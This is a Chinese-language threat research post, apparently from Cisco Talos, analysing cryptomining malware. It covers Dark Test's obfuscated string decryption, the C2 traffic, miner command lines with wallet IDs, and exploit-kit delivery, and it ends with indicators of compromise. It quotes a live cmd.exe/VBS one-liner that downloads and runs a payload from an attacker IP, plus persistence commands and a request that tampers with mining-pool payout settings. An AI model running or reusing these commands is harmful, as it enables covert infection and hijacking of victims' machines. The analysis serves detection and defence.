我们还发现，攻击活动所下载的二进制文件试图使用图片文件扩展名来进行伪装：


Threat Grid 触发感染指标“可移植的可执行文件使用图片文件扩展名”

在此案例中，攻击活动所下载的二进制文件是用 VB6 编写的可移植的可执行文件，这是 xmrig XMR CPU 挖矿软件的变体。在 Threat Grid 中可以动态地观察此活动：




Threat Grid 中观察到的 xmrig 执行情况

在面向终端的 AMP 产品系列中，也可以观察挖矿软件的动态活动。在该产品系列的“设备轨迹”部分可以看到如下示例：



在面向终端的 AMP 的“设备轨迹”部分可以看到挖矿软件的动态执行情况

还可以使用认知威胁分析对挖矿网络流量进行分类，以识别潜伏于企业环境中的挖矿软件：



利用认知威胁分析对挖矿流量进行分类

Dark Test 挖矿恶意软件

Dark Test（名称来源于其被破译的源代码）就是一种用 C# 编写的挖矿恶意软件，用于植入一种 UPX 封装的 xmrig XMR CPU 挖矿软件变体。由于是用 c# 编写的，所以该二进制文件包含 .NET IL（中间语言），可以破译出源代码。其 C# 代码经过深度模糊处理，包含一个加密的资源部分，用于所有引用字符串和在运行时解析的函数。下一部分将详细讨论这些技术。


Dark Test 模糊处理

Dark Test 使用一种封装工具，可以在解封之后使用 CreateProcessA 形成自身的挂起版本，然后在内存中使用 WriteProcessMemory 以未解封版本的该二进制文件覆盖它自身。要恢复原始二进制文件，只需在调试程序中在 WriteProcessMemory 上设置断点，并且将 lpBuffer 缓冲区的地址转储至 nSize。

Dark Test 包含经过深度模糊处理的 C# 代码，其中包括大量垃圾指令、用于分支到各个代码部分的算法、存储在资源部分中的加密字符串，以及在运行时解析的函数。函数在负载状态下使用数学运算进行解析，从而将 metadataToken 传递给 Method.ResolveMethod 和 MethodHandle.GetFunctionPointer：

使用 metadataToken 整数的动态方法解析

该挖矿软件还会使用 calli 函数间接调用这些函数，而 calli 函数将获得指向函数入口点的指针及其伴随参数：



使用 calli 在运行时解析函数调用

解密函数采用三个整数参数。前两个参数构成为长度寻求的偏移量和要解密的字符串的偏移量，第三个参数是按此偏移量计算的字符串 XOR 键值：

```
internal static string ac4ce38e26884f77aee5506ae637cc6b(int num, int num2, int num3)
{
    num += 593;
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    num2 -= 331;
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("resource");
    int num4 = num ^ num2;
    num4 = num4 * 17 / 27;
    manifestResourceStream.Seek((long)(7 + num4), SeekOrigin.Begin);
    byte[] array = new byte[8];
    manifestResourceStream.Read(array, 0, 4);
    int num5 = (BitConverter.ToInt32(array, 0) ^ 2100157544) - 100;
    manifestResourceStream.Read(array, 0, 4);
    int num6 = BitConverter.ToInt32(array, 0) - 5 ^ 485648943;
    manifestResourceStream.Seek((long)num5, SeekOrigin.Begin);
    array = new byte[num6];
    manifestResourceStream.Read(array, 0, num6);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ num3);
    }
    return Encoding.UTF8.GetString(array);
}
```


Dark Test 字符串解密函数

按照计算的偏移量，前四个字节是密文的偏移量，接下来四个字节是要解密的字符串的长度。然后，函数在循环的 XOR 运算中迭代此长度，以按照此偏移量解密字符串。通常通过一系列数学运算和引用运行时对象，在运行时计算这些整数参数：

```
array[0] = <Module>.ac4ce38e26884f77aee5506ae637cc6b(Type.EmptyTypes.Length + 70176, sizeof(double) + 71386, checked(-922629966 + 922630004));
```

Dark Test 字符串解密函数调用

在此例中，运行结果为字符串“-o pool.minexmr.com:4444 -u”，这是该挖矿软件所参加的矿池的域和端口组合，以及不含值的用户名参数。虽然这些字符串是在运行时解密的，但是在 Threat Grid 中可以通过动态活动执行轻松观察到（在此例中，我们从配置中选择了另一个矿池进行使用）：



动态挖矿软件活动命令行参数

运行时解析的对象和函数使得我们难以提取所有字符串，因为始终无法完美反编译，而且由于有不同的代码分支（可以在上面的示例中看到），在动态分析期间也无法将所有字符串解码。num6 长度计算得出三个独特字节（十进制）：106、242、28，每个长度一个。因此，我们可以搜索这些字节（作为长度计算的前三个字节），从而查找运行时计算出的偏移量。我们知道了长度之后，就可以从以前的四字节中收集密文偏移量，然后通过迭代所有可能的长度，并且检查生成的有效 ASCII 范围，从而按照此偏移量暴力破解 XOR 键：

```
#!/usr/bin/ruby

fr = File.read(ARGV[0])
fb = fr.bytes

for i in 0..fb.length-4
  #Through their obfuscation technique we get an egg for obfuscated string
lengths and offsets to find in the resource
  if fb[i] == 106 && fb[i+1] == 242 && fb[i+2] == 28
    #Perform their arithmetic with provided bytes into an 32-bit int
    length = [fb[i-1], 106, 242,
28].pack("V*").split("\x00").join.unpack("V")[0] - 5 ^ 485648943
    seek_offset_bytes = [fb[i-5], fb[i-4], fb[i-3], fb[i-2]]
    seek_offset =
(seek_offset_bytes.pack("V*").split("\x00").join.unpack("V")[0] ^
2100157544) - 100
    puts "Found length of: #{length}"
    puts "Seek offset bytes: #{seek_offset_bytes.inspect}"
    ciphertext = []
    for j in 0..length-1
      ciphertext << fb[seek_offset+j]
    end
    if length > 2
      for x in 0x00..0xFF
        finished = true
        result = []
        for c in ciphertext
         unless((x ^ c).between?(0x20,0x7E))
          finished = false
          break
         end
         result << (x ^ c)
        end
        if finished
```

```
        puts "Found possible XOR key for string:
#{result.pack("I*").split("\x00").join} of length: #{length}"
       end
     end
   end
  end
end
```

这种暴力破解方法会产生一些无效的结果，但是经过手动检查也可以获得一些明文字符串，详见附录。值得重点介绍的一些有趣字符串是那些用于让计算机保持运行以继续挖矿的字符串：

```
/C net accounts /forcelogoff:no
```

这可防止远程管理员执行强制注销。

```
/C net accounts /maxpwage:unlimited
```

这会将密码的最大期限设置为无限制，从而防止密码过期。

```
/C powercfg /x /standby-timeout-ac 0
```

这将防止计算机进入待机模式，从而在计算机空闲时继续进行挖矿操作。

```
/C reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v
ScreenSaveTimeOut /t REG_SZ /d 600000000 /f of length: 99
```

这将阻止启动屏幕保护程序。

此外，我们观察到的字符串还有反分析功能：

```
procexp
PROCEXP
pROCESShACKER
ProcessHacker
procexp64
Detect detector!
Clear!
taskmgr
```

Dark Test 网络流量

攻击者向 api.ipfy.org 发送两条 GET 请求，以进行公共 IP 地址识别。然后，向 qyvtls749tio[.]com 发送一条 GET 请求，进而由 qyvtls749tio[.]com 发送要识别的 HwProfileInfo.szHwProfileGuid、一个 64 位标志、一个显卡参数（始终为 null）和 CPU 核数。服务器响应提供以下两个可执行文件的 youronionlink[.]onion URL 位置：bz.exe 和 cpu.zip

```
GET /gate.php?hard_id=69-55-5-250&64=0&video_card=null&cpu_cores=1 HTTP/1.1
Host: qyvtls749tio.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 16 Sep 2017 12:02:49 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Transfer-Encoding: chunked
Content-Type: text/html

63
...s |5|http://youronionlink.onion/files/bz.exe|http://youronionlink.onion/files/cpu.zip|null|1|1|0
0
```

动态挖矿软件活动命令行参数

奇怪的是，这不是一个有效的 .onion 地址，倒像服务器为此植入程序使用的一个占位符，或者是某个脚本小子设置之后，忘记了将其替换为网关按照请求返回给植入程序的值。搜索此模式时，我们遇到了一个有效的 pastebin 地址，其中包含许多用于使用以下域设置数据库的 SQL 命令，并且含有俄语注释：

```
VALUES(
    'xmr',
    5,
    'http://youronionlink.onion/files/bz.exe',
    'http://youronionlink.onion/files/cpu.zip',
    'http://youronionlink.onion/files/cpu.zip',
    'http://youronionlink.onion/files/cpu.zip',
    'http://youronionlink.onion/files/cpu.zip',
    'http://youronionlink.onion/files/cpu.zip',
    'http://youronionlink.onion/files/r.zip',
    'http://youronionlink.onion/files/n.zip',
    1,
    0
);
ALTER TABLE
    clients ADD PRIMARY KEY(machine_id);
ALTER TABLE
    commands ADD UNIQUE KEY algo(algo);
 -- Структура таблицы updates --
```

Pastebin SQL 命令

这进一步说明攻击者可能使用了生成器或分布式网关。我们进行了进一步搜索，结果发现了很多与破解软件对应的常用文件名：

In-the-wild file names
scsi-cd-rom-device-driver.exe
wavepad-editor-serial-crack.exe
powtoon-download-crack-idm.exe
scia-engineer-cracked.exe
elementals-air-windowblinds-crack.exe
idkfa-doom-cheats-hidden.exe
glenn-delaune-patches-download.exe
articad-dongle-crack.exe
alize-lcpc-cracker.exe
wic-reset-full-cracked.exe

Dark Test VirusTotal 观察到的常用文件名

这表明破解软件可能是此恶意软件的传播媒介。

Dark Test 版本 2

在整个 11 月，我们一直在观察一个样本，其命令和控制参数、矿池以及持久性可执行文件名称都与 Dark Test 相同。但是，它没有植入并执行单独的 xmrig 二进制文件，而是包含静态链接的版本。由于它与第一版本的 Dark Test 具有相同属性，我们认为这是以 Visual C+ 代替 C# 编写的一个新版本 Dark Test。该二进制文件内置于一个 NSIS 自解压安装程序中，由该安装程序启动解压写入新生成的挂起进程的代码，并恢复主线程。一个明显的区别是，新版本中有更多的反分析字符串，可以使用 Process32FirstW 进行搜索：

```
                align 4
aTaskmgrExe     db 'taskmgr.exe',0
aTaskmgrExe_0   db 'Taskmgr.exe',0
aProcexpExe     db 'procexp.exe',0
aProcexp64Exe   db 'procexp64.exe',0
                align 10h
aProcesshackerE db 'processhacker.exe',0
                align 4
aProcesshackerE_0 db 'ProcessHacker.exe',0
                align 4
aProcmonExe     db 'procmon.exe',0
aProcmonExe_0   db 'Procmon.exe',0
aWiresharkExe   db 'wireshark.exe',0
                align 10h
aWiresharkExe_0 db 'Wireshark.exe',0
                align 10h
aVncExe         db 'vnc.exe',0
aVncExe_0       db 'Vnc.exe',0
aAnvirExe       db 'AnVir.exe',0
                align 4
aAnvirExe_0     db 'anvir.exe',0
```

反分析字符串

有趣的是，其中添加了 vnc.exe，可能是为了检测使用 VNC 连接的 VPS 或分析系统。

基于漏洞攻击包的传播方式

除了上述垃圾邮件活动之外，最近几个月里，Talos 团队还一直在观察通过 smokeloader 传播挖矿软件的 RIG 漏洞攻击包。通过该漏洞攻击包实际执行的感染活动与典型的 RIG 活动一致。但是，挖矿活动有一个好处是我们可以轻松跟踪到系统上留下的元素，也就是“矿工 ID”，如下所示：

```
\wuauclt.exe -o stratum+tcp://pool.minexmr.com:5555
-u 43Z8WW3Pt1fiBhxyizs3HxbGLovmqAx5Ref9HHMhsmXR2qGr6Py1oG2QAaMTrmqWQw85sd1oteaThcqreW4JucrLGAqiVQD -p x --safe
```

命令行语法


活动使用的矿工 ID 如下：

```
43Z8WW3Pt1fiBhxyizs3HxbGLovmqAx5Ref9HHMhsmXR2qGr6Py1oG2QAaMTrmqWQw85s
d1oteaThcqreW4JucrLGAqiVQD
```

我们开始深入分析这个系统所挖掘的散列数量。结果发现一个矿工的算力可以达到 25 KH/s 到 60 KH/s 不等。按照平均值 42.5 KH/s 计算，这个攻击者每天可以获得大约 85 美元。

这看起来好像数额不大，但是请想一想该挖矿软件可以持续运行数月（且不说数年）而不受任何影响，也不需要攻击者执行其他维护。唯一的运营成本来自于租赁漏洞攻击包和相关基础设施。入侵受害者系统之后，攻击者每年可以继续获得 31000 美元。

然而，当我们开始进一步调查时，我们发现这个攻击活动最近六个月一直在断断续续地进行，高峰时期的算力超过 100 KH/s。



历史算力

这场活动似乎是从 2017 年 9 月开始逐渐加速，但是我们有证据证明攻击者从 2017 年 6 月或 7 月就已经部署了挖矿软件。他们的挖矿活动到 10 月底突然彻底停止了，但是到 12 月中旬又开始恢复。截至我们撰写本文的时候，此挖矿活动仍在运行。这揭示了使用漏洞攻击包，通过 smokeloader 等恶意软件加载程序部署挖矿软件的盈利潜力。

积极利用漏洞

除了针对用户的威胁之外，Talos 团队还在蜜罐基础设施中观察了攻击者通过积极利用漏洞来传播的挖矿软件。这包括利用多种不同的漏洞来传播这些类型的负载。有广泛的报道指出，攻击者使用 EternalBlue 来安装挖矿软件，此外他们还会利用各种 Apache Struts2 漏洞，而且最近还开始了利用 Oracle WebLogic 漏洞。这种类型的负载不要求持续访问终端系统，基本上不会被用户发现，因此是攻击者积极利用漏洞的完美选择，可以为他们带来巨大的经济收益。

攻击者通过邮件和网络传播威胁，或者通过入侵连接了互联网的系统来传播挖矿负载。很明显，如今攻击者传播挖矿软件的方式与一年前向系统传播勒索软件的方式如出一辙。根据这一证据，我们开始深入了解实际挖矿活动和已经用于挖矿的系统。

对挖矿和矿工的深入分析

在几个月的时间里，我们不断在系统上搜索挖矿软件活动，并且发现了多个很猖獗的威胁活动，这些威胁是多个不同的团伙通过对系统执行类似攻击发起的。此外，我们还发现大量的企业用户正在或试图在自己的系统上运行挖矿软件，以谋取个人利益。

我们发现的大多数恶意挖矿软件在文件名选择方面有一个共同点：威胁发起者选择的文件名看起来都无害，例如“Windows 7.exe”和“Windows 10.exe”。此外，Talos 团队还经常看到攻击者使用“taskmgrss.exe”、“AdobeUpdater64.exe”和“svchost.exe”这些文件名。Talos 团队还发现了攻击者会通过命令行来动态提取并运行挖矿软件，下面显示了其中一个例子。

```
cmd.exe /c cmd /c echo Set xPost = CreateObject(Microsoft.XMLHTTP) > hu4.vbs&@echo xPost.Open GET,http://128.199.86.57:8220/3.exe,0
>> hu4.vbs&@echo xPost.Send() >> hu4.vbs&@echo  Set sGet = CreateObject(ADODB.Stream) >> hu4.vbs&@echo sGet.Mode = 3 >>
hu4.vbs&@echo sGet.Type = 1 >> hu4.vbs&@echo sGet.Open() >>hu4.vbs&@echo sGet.Write(xPost.responseBody)
>>hu4.vbs&@echo sGet.SaveToFile 3.exe,2 >>hu4.vbs&@cscript hu4.vbs&@start 3.exe --donate-level=1 -k
-a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:3333
-u 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo -p x
```

命令行语法

有趣的是，我们还发现有些挖矿软件会假冒杀毒软件，包括伪装成我们的免费杀毒产品 Immunet。

挖矿负载的未来趋势

对于攻击者来说，加密货币挖矿负载可能是最轻松的赚钱方式之一。当然，这不是为了怂恿攻击者，但现实是这种方法非常有效，可以为攻击者带来长期的被动收入。攻击者只需感染尽可能多的系统，以不易察觉的方式运行挖矿软件，然后就可以立即开始获得收入。无论他们的算力是 10KH/s，还是 500KH/s，都可以获得满意的收入。如果他们有明确的算力目标，只需不断向受害者传播挖矿软件，一直到实现目标为止。

攻击者可以通过受感染系统的数量来衡量挖矿活动取得的成功。由于通过挖矿获得经济收益就是他们的任务目标，所以他们无需尝试入侵主机以窃取文件、密码、电子钱包、私钥，这些都是以前常见的受经济利益驱使的攻击者会执行的活动。我们经常看到通过额外负载传播的勒索软件。其目的可能是为了获得附加经济收益，或者传播真正的恶意负载。如果是后一种情况，勒索软件只不过是用于分散受害者注意力的烟雾弹。虽然我们见过攻击者以积极利用漏洞作为让系统感染挖矿软件的初始媒介，但那已经是此类恶意活动最高调的行为了。攻击者以这种方式感染系统之后，通常都只关注尽可能提高算力，而不会执行其他活动。

对于大多数攻击者而言，只利用单个感染系统的资源可能不会产生多少收入。但是，如果扩展到 10 万个系统，这种方法获得的收入就会突飞猛涨。在大多数情况下，攻击者会尝试以尽可能轻松、廉价的方式获得尽可能多的收入。利用挖矿软件，他们可以通过控制系统资源和由此产生的算力，获得收益。

经常性收入不仅是合法企业努力追求的目标，而且也是攻击者的目标。复杂的恶意软件需要耗费昂贵的成本进行设计、创建、测试，然后再传播给受害者，通常用于非常复杂的有针对性攻击，而很少用于漫天撒网地去攻击数十万用户。因此，这些复杂的恶意软件攻击一般不太可能获得这种经常性收入。挖矿攻击者专门设计了一套完整的解决方案，目标就是为了获得经常性收入。

持续使用挖矿软件作为负载并且确保系统满负荷运行就可以不断获得收入。Talos 团队发现在有些攻击中，攻击者会首先清除其他挖矿软件，清理受害者设备，然后才让这些设备感染并安装他们自己的挖矿软件。由于这些资源可以带来巨大的经济收入和持续的收入来源，因此攻击者会相互争夺这些资源。

挖矿软件是否属于恶意软件？

挖矿客户端软件本身不应视为恶意软件或潜在有害应用/潜在有害程序 (PUA/PUP)。只是，原本合法的挖矿客户端软件会被攻击者以恶意的方式利用，以确保他们能够通过被感染的设备进行挖矿，从而获得收入。挖矿软件经过专门编写，确保人们可以获得网络所用的加密货币并且对于网络达成共识，可以执行并验证交易，并且对执行复杂计算的挖矿软件提供奖励，保障加密货币生态系统与网络的完整性与安全性。

如果合法用户在本地运行挖矿软件，他们可以运行自己的挖矿平台；同样，合法用户可以加入矿池，最大程度地提高自己所能获得的收入。合法用户和威胁发起者之间的区别在于，恶意攻击者是有意执行此任务的。他们以与合法用户完全一样的方式执行此任务，但是却不让用户知情或未经用户同意。所以，区别在于他们会欺骗最终用户并且他们挖掘加密货币背后的动机不同于合法用户。虽然挖矿软件无辜地成为了攻击者的恶意武器，但是就像 Powershell 或 PSExec 被用于恶意攻击一样，该软件本身并非恶意软件。关键在于使用者背后的动机。如果这些挖矿软件被攻击者利用，受害者就会在不知情的情况下为攻击者支付挖矿所用的电力费用，并且他们的计算资源也会被攻击者用于牟取收入。

对企业的影响

无论是攻击者使用恶意方法部署挖矿软件，还是企业用户试图使用挖矿软件来利用办公电脑获得额外收入，企业都必须决定自己的环境中是否存在恶意的挖矿软件。

这是一项很有意思的挑战，因为通常挖矿软件只会执行一项活动，那就是利用 CPU/GPU 循环来完成复杂的数学问题。但是，对于企业而言，这意味着资源被浪费或盗用，而且根据这些系统的配置，有可能会产生更大的影响。很明显，如果挖

矿软件被以上述任一方式植入系统，就属于恶意负载。但是，Talos 团队发现大量用户愿意在企业系统上运行这些挖矿软件以获得加密货币。

由于有大量的这类用户，因此企业有必要制定相关政策或在现有政策中添加关于在企业系统上使用挖矿软件及其处置方法的政策。此外，企业可以自行决定是否将这类文件视为恶意软件并进行删除/隔离。

我们发现的失败案例

在调查传播门罗币挖矿软件的恶意软件活动时，我们发现了一个有趣的案例，攻击者使用了一个叫做“NiceHash Miner”的开源挖矿客户端，并开始传播该客户端。在此特定案例中，用于在受感染系统上执行挖矿软件的命令行语法如下所示：

```
cmd","/C","cd /d bin\sgminer-5-6-0-general\ && sgminer.exe --gpu-platform 1 -k decred --url=stratum+tcp://decred.eu.nicehash.com:3354 --userpass=3DJhaQaKA6oyRaGyDZYdkZcise4b9DrCi2.Nsikak01 -p x --sched-stop 01:51 -T --log 10 --log-file dump.txt --xintensity 256 --worksize 64 --gpu-threads 1 --lookup-gap 2 --remove-disabled --device 0 && del dump.txt"
```

命令行语法

有趣的是，向攻击者所用的具体“矿工 ID”注册挖矿客户端时，攻击者使用的用户密码参数为“3DJhaQaKA6oyRaGyDZYdkZcise4b9DrCi2.Nsikak01”。分析此特定攻击活动时，我们发现此用户密码实际上是 GitHub 上发布的挖矿软件源代码中指定的默认用户密码。攻击者没有费心去修改该密码，结果挖矿软件利用所有受感染设备挖得的门罗币都发送给了该挖矿软件的开发者，而没有发给攻击者自己。

```
1  using System;
2  using System.Collections.Generic;
3  using NiceHashMiner.Enums;
4  using Newtonsoft.Json;
5
6  namespace NiceHashMiner {
7      public class Globals {
8          // Constants
9          public static string[] MiningLocation = { "eu", "usa", "hk", "jp", "in", "br" };
10         public static readonly string DemoUser = "3DJhaQaKA6oyRaGyDZYdkZcise4b9DrCi2";
11         // change this if TOS changes
12         public static int CURRENT_TOS_VER = 3;
13
```

源代码默认值


还有一些案例中，我们也观察到了攻击者在命令行语法中使用默认值来执行挖矿软件。下面是其中几个例子：

```
'ccminer-x64-75 -a x17 -i 18 -o stratum+tcp://multipool.sonofatech.com:3333 -u your wallet
DA2XYkkFEwvPN2mBmSF1Gw5oXJs2YDsoSd'
```

挖矿失败示例 1

```
EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -
dpool stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL x -dcoin sia -
etht 1000 -dcrt 1000 -ftime 1 -allpools 1
```

挖矿失败示例 2



挖矿失败示例 3

挖矿失败示例 4

这清楚地表明，许多利用挖矿软件的攻击者都是使用在网上找到的代码和命令行语法，而且有时候攻击者实际上并不了解自己所用的代码，甚至不了解挖掘加密货币的机制。因此，他们不一定会更新默认值和占位符，以便能够利用这些攻击获得收入。

此外，我们在研究中还发现了一种有趣的方法，可以在理论上允许人们操控其他攻击者获得的收入。目前，在很多矿池使用的 Web 界面上（通过 API 访问），有可以公开编辑的“个人阈值”。此设置用于确定攻击者必须挖得多少加密货币，才能收到报酬。如果有人将此值设置为较大金额（例如 50 门罗币），攻击者就必须等待一段较长的时间才能收到下一笔付款。虽然攻击者只需将此设置重新改为较小的值即可，但是只需利用以下结构，向矿池 URL 发送 GET 请求，即可将设置又改回 50 门罗币：

```
"https://p5[.]minexmr[.]com/set_info?
address=$WORKER&type=thold&amount=50000000000000"
```

其中 $WORKER 是要修改的“矿工 ID”。我们分析的许多大型矿池网站上都提供了这个参数。请注意，根据攻击者使用的矿池，其语法可能会有所不同。

结论

攻击者可以通过很多方法向最终用户传播挖矿软件，很容易让人想起几年前勒索软件呈爆炸式增长的态势。这表明攻击者尝试传播的负载类型有重大变化，也说明勒索软件作为负载的效用有限。如果要勒索特定组织或发起有针对性的攻击，勒索软件很有效，但是如果将其用作入侵随机受害者的负载，其覆盖率肯定很有限。在某种程度上，这会显著缩小潜在受害者的范围，从而无法产生预期的收入。

因此，挖矿软件完全有理由成为攻击者新的首选负载。攻击者挖掘加密货币始终都是为了赚钱，而且是一种行之有效的收入方式。它不会从每个系统中获得大量收入，而是聚少成多，利用成百上千个系统就可以获得非常丰厚的收入。此外，这种活动比勒索软件更隐秘。用户不太可能会知道攻击者在他们的系统上安装了恶意挖矿软件，只是偶尔会感觉到系统性能下降。这会延长系统受感染并产生收入所持续的时间。在许多方面，挖矿软件与勒索软件正好相反。勒索软件的目的是在几天内从受害者那里赚取收入，回报是立竿见影的。恶意挖矿软件则可以在系统中潜伏几个星期、几个月，甚至达到攻击者的理想，潜伏几年之久。

这也给企业带来了新的挑战。企业需要决定如何处理挖矿软件之类的威胁，是否应该将其视为恶意软件进行隔离。每个企业都需要决定如何处理这类威胁。首先，企业需要确定这类威胁在他们系统中的存在情况，然后决定如何进行处理。

防护

有很多不同的方式来解决挖矿软件，而且思科安全产品还内置了检测这一活动的检测功能。AMP 中有一项专门针对加密货币挖矿软件的特殊检测，叫做 W32.BitCoinMiner。但是，由于这些挖矿软件可以作为模块添加到各种其他威胁中，因此各种检测名称也有所不同。此外，我们还设计了几种 NGIPS 签名以检测挖矿活动。但是，根据您的网络中潜在有害应用 (PUA) 的重要性，可能无法在您的环境中默认启用这些规则。可用于检测此类活动的签名包括但不限于：40841-40842、45417 和 45548-45550。

此外，Threat Grid 等技术已创建一些指标，用于在收到样本时明确识别挖矿活动。

感染指标部分

IP 地址：

89.248.169[.]136
128.199.86[.]57

域：

qyvtls749tio[.]com
youronionlink[.]onion

文件散列

发布者：EDMUND BRUMAGHIN；发布时间：10:58 AM
标签：加密货币、恶意软件、挖矿、门罗币、勒索软件、威胁